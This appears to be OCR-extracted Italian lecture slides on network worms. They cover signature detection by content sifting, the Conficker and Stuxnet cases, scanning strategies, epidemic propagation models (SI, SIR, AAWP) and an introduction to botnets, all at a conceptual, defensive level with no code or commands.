
	1
	1





Address Dispersion Table
Sources Destinations

1 (A)	1 (B)
1 (C)	1 (A)

Content sifting: schema di base




Prevalence Table


	2
	1

Address Dispersion Table
Sources Destinations



2 (A,B)	2 (B,D)
1 (C)	1 (A)



Content sifting: schema di base



Prevalence Table

	3
	1

Address Dispersion Table
Sources Destinations

3 (A,B,D)	3 (B,D,E)
1 (C)	1 (A)

Quali sottostringhe indicizzare?

- ◆ **Approccio 1: Indicizzare tutte le sottostringhe**
 - Possono essercene troppe
 - troppo effort computazionale
 - troppe informazioni di stato
- ◆ **Approccio 2: Indicizzare solo interi pacchetti**
 - Molto veloce ma facilmente aggirabile (e.g., Witty, Email Viruses)
- ◆ **Approccio 3: Indicizzare tutte le sottostringhe contigue con almeno lunghezza S**
 - Consente di catturare le signatures di lunghezza S o maggiore

A	B	C	D	E	F	G	H	I	J	K
---	---	---	---	---	---	---	---	---	---	---

Rappresentare le sottostringhe

- memorizzare **hash** invece di stringhe complete per ridurre le dimensioni dello stato
- **Hash incrementali** per ridurre l'effort computazionale
 - Esempio Rabin fingerprint [Rabin81,Manber94]
 - Dato un messaggio m di n -bit m_0, \dots, m_{n-1} , questo può essere interpretato come un polinomio di grado $n-1$ sul campo finito $GF(2)$:
$$f(x) = m_0 + m_1x + \dots, m_{n-1}x^{n-1}$$
 - Dato un polinomio irriducibile $p(x)$ di grado k in $GF(2)$, la fingerprint di m è il resto $r(x)$ della divisione di $f(x)$ per $p(x)$ su $GF(2)$, che è un polinomio di grado al più $k-1$, ovvero un numero rappresentabile con k bit.

P1 R A N D **A B C D** O M

Fingerprint = 11000000

P2 R **A B C D** A N D O M


Fingerprint = 11000000

Il caso di Conficker

- Il worm Conficker è stato individuato per la prima volta verso la fine del 2008 ed è attualmente ancora attivo
- Sono state individuate 4 versioni (Conficker A-D)
- Secondo alcune stime il numero di host infetti potrebbe aggirarsi attorno ai 10 milioni
- Il principale meccanismo di propagazione è legato all'exploiting della vulnerabilità MS08-067 di Microsoft Windows Server Service
- Altri meccanismi di diffusione sono possibili mediante accesso a NetBIOS share e chiavette USB e lanciando Conficker attraverso rundll32.exe
- La cosa più strana è che da quando è stato individuato non si è reso responsabile di alcun tipo di attività malevola

Attività di Conficker

- Una volta eseguito il worm fa una copia di se stesso nella cartella %Sysdir%
- Acquisisce l'indirizzo IP della macchina infettata.
- Tenta di scaricare del malware da un sito remoto
- Avvia un server HTTP su una porta random che distribuisce una copia del worm.
- Scansisce continuamente la subnet della macchina infettata analizzandone vulnerabilità e lanciando eventuali exploit per autoreplicarsi.



Stuxnet

- Scoperto nel Luglio 2010
- Diffusione multi modo:
 - Inizialmente via USB (virus-like)
 - Una volta all'interno di una rete si diffonde rapidamente usando Windows RPC
- Programmato per terminare il 24 giugno 2012
- Obiettivo: sistemi **SCADA** usati per il controllo di piattaforme industriali, plants etc.
- Infezione concentrata su pochi paesi:
 - Iran: 59%; Indonesia: 18%; India: 8%
- Payload innocuo eccetto l'attacco a particolari modelli di convertitori di frequenza in grado di operare a 807-1210Hz
 - ... come quelli fatti in Iran (e Finlandia) ...
 - ... e usati dalle centrifughe per produrre **Uranio arricchito**

Worms: Strategie di infezione

I worms si diffondono attraverso Port Scans finalizzati a determinare le porte in grado di accettare connessioni su specifici servizi

Le tecniche di scansione tipicamente utilizzate sono:

- Localized Scanning
- Hitlist Scanning
- Permutation Scanning
- Topological Scanning

Strategie di infezione

- Localized Scanning (Code Red II)

Scansione orientata preferenzialmente ad elementi che risiedono sulla stessa subnet

Code Red II ha usato questa tecnica. Specificamente:

- 1/8 delle volte, gli indirizzi usati erano totalmente casuali
- 1/2 delle volte, gli indirizzi usati erano nella stessa classe A /8
- 3/8 delle volte, gli indirizzi usati erano nella stessa rete /16

Strategie di infezione

- Topological Scanning (Morris Worm)
 - Il worm usa informazioni acquisite dagli hosts già compromessi per individuare nuove vittime
 - Il Morris worm determinava i possibili targets esaminando i files di configurazione e le connessioni di rete attive su ogni host compromesso
 - I worms diffusi via e-mail in genere usano questa tecnica
 - I sistemi peer to peer sono estremamente vulnerabili a questa strategia di scansione

Strategie di infezione

- Hit List Scanning
 - Viene raccolta una lista di 10,000 -50,000 hosts potenzialmente vulnerabili, idealmente quelli che godono di una buona connettività di rete, prima di lanciare la diffusione del worm
 - Il worm inizialmente attacca queste macchine e si garantisce una buona diffusione iniziale

Tecniche per generare le Hit List

- Stealthy Scans
- Distributed Scanning
- Surveys pubblici
- Listening/ Eavesdropping in rete

Strategie di infezione

- Random Permutation Scanning (Slammer)
 - Tutti I worm condividono una permutazione pseudocasuale dello spazio di indirizzamento
 - Ogni macchina infettata attraverso una specifica hit list avvia la scansione partendo da un punto della permutazione
 - Assicura che gli stessi indirizzi non siano oggetto di probing ripetuti


Modelli di diffusione

- La diffusione dei Network worms è ben descritta dai modelli epidemici di infezione
 - Versione base: Homogeneous random contacts
- Modello Classico SI (Suscettibili/Infettati)
 - N : taglia popolazione
 - $S(t)$: hosts suscettibili al tempo t
 - $I(t)$: hosts infettati al tempo t
 - β : contact rate
 - $i(t)$: $I(t)/N$, $s(t)$: $S(t)/N$

II Modello Epidemico SI

$$\begin{aligned} \frac{dI}{dt} &= \beta \frac{IS}{N} \\ \frac{dS}{dt} &= -\beta \frac{IS}{N} \end{aligned} \quad \Rightarrow \quad \frac{di}{dt} = \beta i(1-i)$$

$$i(t) = \frac{e^{\beta(t-T)}}{1 + e^{\beta(t-T)}}$$



- Le dinamiche di evoluzione della popolazione di hosts infettati sono descritte da un sistema di equazioni differenziali
- $i(t)$ è la frazione di hosts infettati fra quelli vulnerabili si ottiene come soluzione del sistema

Il Modello Epidemico SIR

$$\frac{dS}{dt} = -c \frac{S}{N} I \quad (1)$$

$$\frac{dI}{dt} = c \frac{S}{N} I - \gamma I \quad (2)$$

$$\frac{dR}{dt} = \gamma I \quad (3)$$



$$\frac{dI}{dt} = \left(R_0 \frac{S}{N} - 1 \right) \gamma I,$$

$$R_0 = \frac{\beta}{\gamma}.$$

- Introduce rispetto al modello precedente I soggetti “recovered” $R(t)$, individuano gli hosts patched, detti rimossi da quelli suscettibili
- ... ovviamente $S(t) + I(t) + R(t) = N$
- Il patching di hosts “recovered” avviene con un tasso $\gamma \geq 0$.

Analytical Active Worm Propagation (AAWP) Model

- Assumiamo di conoscere il risultato di un'infezione in un singolo time-tick i
 - T : dimensioni dello spazio di indirizzamento che il worm può scansire (e.g. 2^{32})
 - N : Numero totale di hosts vulnerabili nello spazio T
 - sn_i : scan rate (numero scansioni) al tempo i
 - n_i : numero di machine infettate al tempo i
- Possiamo determinare come l'infezione evolverà in termini di machine infettate al tempo $i+1$

$$n_{i+1} = n_i + [N - n_i][1 - (1 - \frac{1}{T})^{sn_i}]$$


Analytical Active Worm Propagation (AAWP) Model

- Se per rendere più realistico il modello introduciamo un rate di disconnessione “ d ” e un rate di patching “ p ”
 - p : il rate a cui una macchina infettata o vulnerabile viene aggiornata e quindi resa invulnerabile
 - d : il rate a cui l’infezione è rilevata e la macchina è disconnessa dalla rete senza aggiornarla


$$n_{i+1} = (1 - d - p)n_i + [(1 - p)^i N - n_i] \left[1 - \left(1 - \frac{1}{2^{32}} \right)^{sn_i} \right] \quad (1)$$

Effetti dei parametri sulla diffusione


1. Taglia HitList



2. Patching Rate



3. Tempo di Infezione



(su 1,000,000 di hosts vulnerabili, 100 scans/secondo, e un rate di disconnessione di 0.001 /secondo)

Confronto fra AAWP e SI/SIR



- Il modello epidemico SI/SIR è continuo nel tempo, mentre AAWP è un modello discreto
- Il modello epidemico è meno accurato dato che un host può avviare un infezione anche prima di essere completamente infettato
- Il modello assume un tempo di infezione zero, che non è realistico, non consentendo di modellare ritardi dovuti a congestione e la distanza fra sorgente e destinazione
- In particolare il SI non prevede la reazione attraverso riduzione dinamica del numero di hosts vulnerabili dovuta alla disconnessione e al “patching” delle vulnerabilità

Considerazioni strategiche

- **I worms sono una potente minaccia per la sicurezza globale della rete**
 - Molti *milioni* di hosts sono vulnerabili (in crescita)
 - *Grande Facilità* di realizzazione
 - Il tipico scheletro del worm è separato dai codici di exploit
 - Significativa riusabilità del codice
 - E' possibile avere danni ancora maggiori
 - Finora siamo stati fortunati I worm apparsi hanno avuto comportamenti piuttosto benigni
 - E' possibile cancellare/modificare database o interi dischi; rivelare dati riservati; bloccare l' accesso alla rete

Considerazioni strategiche

- **Non abbiamo metodi sistematici di difesa**
 - L'unica contromisura sono il **patching** sistematico di applicazioni e sistemi operativi e gli **antivirus da tenere** continuamente aggiornati
 - La reazione richiede tempi umani, quindi troppo elevati
 - Le tecnologie di difesa stanno adesso nascendo sui firewalls di nuova generazione



Botnets

Botnets

- Negli ultimi anni si è osservata una notevole evoluzione nelle tecniche di compromissione
- A seguito dell'attacco (eventualmente di un worm) sull'host compromesso viene installato un programma definito *bot*
- Il bot consente fornisce all'attaccante un meccanismo di controllo remoto sull'host compromesso
- Questa tecnica viene utilizzata per creare reti di host compromessi (*botnet*) comandate da un'infrastruttura *Command and Control (C&C)*



L'evoluzione delle botnet


- Storicamente i primi bot furono utilizzati nelle reti IRC (Internet Relay Chat, RFC2810)
- Il protocollo IRC consente a differenti utenti di chattare in tempo reale usando opportuni IRC channels
- L'infrastruttura di IRC è centralizzata (un server centrale a cui gli utenti si connettono)
- I primi bot furono utilizzati per rendere disponibili servizi aggiuntivi e automatizzare operazioni di gestione
- Successivamente si sono trasformati in programmi maliziosi per realizzare le cosiddette *IRC wars* e i primi attacchi *DDoS* documentati
- Oggi quando si parla di bot si fa sempre riferimento a programmi di natura malevola

L'evoluzione delle botnet

- Il principale driver che caratterizza l'evoluzione delle botnet è il cambio della motivazione:
 - Esplorazione o Vandalismo → Guadagno
 - Passaggio a dinamiche economiche



